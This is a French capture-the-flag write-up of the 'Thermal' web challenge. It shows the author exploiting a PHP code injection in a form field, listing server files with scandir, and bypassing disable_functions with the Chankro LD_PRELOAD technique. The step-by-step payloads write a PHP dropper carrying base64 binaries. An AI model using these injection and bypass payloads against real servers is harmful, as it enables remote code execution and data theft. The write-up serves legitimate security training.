

Auteur foundhack

## Challenge: Thermal





Un outil de stockage de puissance thermique par centrale.

Veuillez fournir le numéro du centrale, la tension(U) et l'intensite (I) de la centrale sous le format num:{{U\*I}}

num: {{U\*I}}


Envoyer

À première vue, on pourrait dire que c'est un challenge SSTI, mais non. Ce n'est pas la bonne piste. J'ai utilisé mon cher outil Wappalyzer. Je tombe sur un serveur Apache et un système Linux. Je me dis en même temps que c'est du PHP et que l'on doit faire de l'injection de commande.


 **Wappalyzer**   

TECHNOLOGIES


PLUS D'INFORMATION

 Export

Serveur web

 [Apache HTTP Server](#) 2.4.59

Système d'exploitation

 [Debian](#)

Quelque chose ne va pas ou est manquant ?

Je tombe sur un serveur Apache et un système Linux je me dis en même temps que c'est du PHP que on doit faire de l'injection de commande

#### Etape:1

Je teste le site d'abord en faisant des calculs pour identifier des vulnérabilités possibles. Je vois que le serveur efface toutes les données toutes les 15 secondes. Je me dis que c'est vraiment cool. Je cherche à entrer dans la page info.php pour voir des informations.

disable_functions	exec, system, passthru, shell_exec, escapeshellarg, escapeshellcmd, proc_close, proc_open, popen, show_source, posix_kill, posix_mkdtemp, posix_getpwuid, posix_setuid, posix_setgid, posix_setsid, posix_setregid, posix_seteuid, posix_setegid, exec_p, shell_p	exec, system, passthru, shell_exec, escapeshellarg, escapeshellcmd, proc_close, proc_open, popen, show_source, posix_kill, posix_mkdtemp, posix_getpwuid, posix_setuid, posix_setgid, posix_setsid, posix_setregid, posix_seteuid, posix_setegid, exec_p, shell_p
-------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Bingo, je vois qu'il y a des fonctions qui sont désactivées, même pour faire du reverse shell, mais mon problème est que l'on ne peut pas faire un upload de fichier directement. Après quelques recherches, je tombe sur un writeup de CTFs THM qui parle du même sujet !

<https://infosecwriteups.com/how-i-bypassed-disable-functions-in-php-to-get-a-remote-shell-48b827d54979>

J'avais essayé de faire des reverse shells, mais ça ne marche pas, donc je réfléchis autrement.

#### Etape 2

Je me dis que je dois lister les répertoires cachés du site, mais je n'ai rien trouvé car j'ai essayé plusieurs fois Gobuster sans succès. Donc je dois être sur le même sujet que les CTFs et je me dis alors que je dois chercher une méthode pour lister tous les répertoires à partir du champ de saisie.

Un outil de stockage de puissance thermique par centrale.

Veuillez fournir le numéro de la centrale, la tension(U) et l'intensité (I) de la centrale sous le format num:{{U\*I}}

```
{{implode(' ', scandir('/var/www/html'))}}
```

Envoyer

J'ai mis /var/www/html parce qu'on n'a pas d'autre choix.

open_basedir	/var/www/html/	/var/www/html/
--------------	----------------	----------------

Après avoir lancée mon payload je vois des choses important

Un outil de stockage de puissance thermique par centrale.

Veuillez fournir le numéro du centrale, la tension(U) et l'intensite (I) de la centrale sous le format num:{{U\*I}}

num:{{U\*I}}

Envoyer

La centrale n°. .. flag index.php info.php minion readbase snix a été enregistrée avec une puissance de watts (W) et sera disponible pendant exactement 15 seconde ID de l'enregistrement = 35027450

Après avoir lancé mon payload, je vois des choses importantes.

<http://qualif.hackerlab.bj:1001/flag/>

Je lance le répertoire flag, mais bingo, je n'ai pas accès.

---

## Forbidden

You don't have permission to access this resource.

---

*Apache/2.4.59 (Debian) Server at qualif.hackerlab.bj Port 1001*

Je lance le répertoire readbase, je vois que ça télécharge un fichier binaire. J'ai essayé de le décompiler avec Ghidra et j'ai trouvé des choses intéressantes. Je me dis que le reverse shell ne va pas marcher directement comme je l'avais dit plus haut en tombant sur un writeup de challenges qui parle du même sujet mais différemment.

```
/var/www/readbase > /var/www/html/foundhack
```

J'ai pris ça comme mon reverse shell car je ne voulais pas me connecter au serveur nc. Maintenant, je dois créer mon payload pour bypasser les fonctions.

```

(kali㉿kali)-[~/Musique/Chankro]
$ python2 chankro.py --arch 64 --input command.sh --output found.php --path /var/www/html
python2 chankro.py --arch 64 --input command.sh --output found.php --path /var/www/html --foundback
--=[ Chankro ]=-
--=[ @TheXC3LL ]=-

[+] Binary file: command.sh
[+] Architecture: x64
[+] Final PHP: found.php

[+] File created!

(kali㉿kali)-[~/Musique/Chankro]
$

```

Bingo, j'ai mon payload. Maintenant, il reste à savoir comment l'envoyer au serveur web. Il faut être intelligent là.

Un outil de stockage de puissance thermique par centrale.

Veuillez fournir le numéro du centrale, la tension(U) et l'intensite (I) de la centrale sous le format num:{{U\*I}}

```

{{file_put_contents("/var/www/html/found.php", "<?php
\hook =
'f0VMRgIBAQAAAAAAAAAMAPgABAAAA4AcAAAAAAAAAAAAAAAAAPgZAAAAAAAAAAAAEAAOAAHAEAAH
QAcaAEAAAFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbAoAAAAAAAAABsCgAAAAAAAAAAIAAAAAQA
AAAYAAD4DQAAAAAAAAAPgNIAAAAAA+A0gAAAAABwAgAAAAAAHgCAAAAAAAAAAgAAAAAACAAABgAAA
BgOAAAAAAAAAG4gAAAAAAAYDiAAAAAAAAABAAAAAAAwAEAAAAAAAAIAAAAAAAQAAAAAAAYAEAAAA
AADIAQAAAAAMgBAAAAAAAJAAAAAAAAAAkAAAAAAAAAQAAAAAAAUOV0ZAQAAAB4CQAAAAAAHgJA
AAAAAAeAkAAAAAA0AAAAAAADQAAAAAAABAAAAAAABR5XRkBgAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAFLLdGQEAAAA+A0AAAAAAD4DSAAAAAPgNIAAAA
AAACAIAAAAAAAAAIgAAAAAAAAEAAAAAAAAABAAAAAQAAAAADAAAAAR05VAGhkFopFVPvXbYbBilBq7Sd8S1k

```

Submit Query

```

\$_meterpreter =
'L3Zhci93d3cvaHRtbC9yZWfkYmFzZSA+IC92YXlvd3d3L2h0bWwvZm91bmRoYWNR';
file_put_contents('/var/www/html/chankro.so', base64_decode(\$_hook));
file_put_contents('/var/www/html/acpid.socket', base64_decode(\$_meterpreter);
putenv('CHANKRO=/var/www/html/acpid.socket');
putenv('LD_PRELOAD=/var/www/html/chankro.so');
mail('a','a','a','a');?>"}

```

Un outil de stockage de puissance thermique par centrale.

Veillez fournir le numéro du centrale, la tension(U) et l'intensite (I) de la centrale sous le format num:{{U\*I}}


num:{{U\*I}}

Submit Query

La centrale n°11713 a été enregistrée avec une puissance de watts (W) et sera disponible pendant exactement 15 seconde ID de l'enregistrement = 39998799

Après avoir lancé le payload, il faut être très rapide.

qualif.hackerlab.bj:1001/found.php



qualif.hackerlab.bj:1001/foundhack

HLB2024{Ex3cut1onCod4Byp4ss\_Stockage\_thermique\_84006}

Bingo, j'ai le flag.

Écrit par foundhack

Challenge: Thermal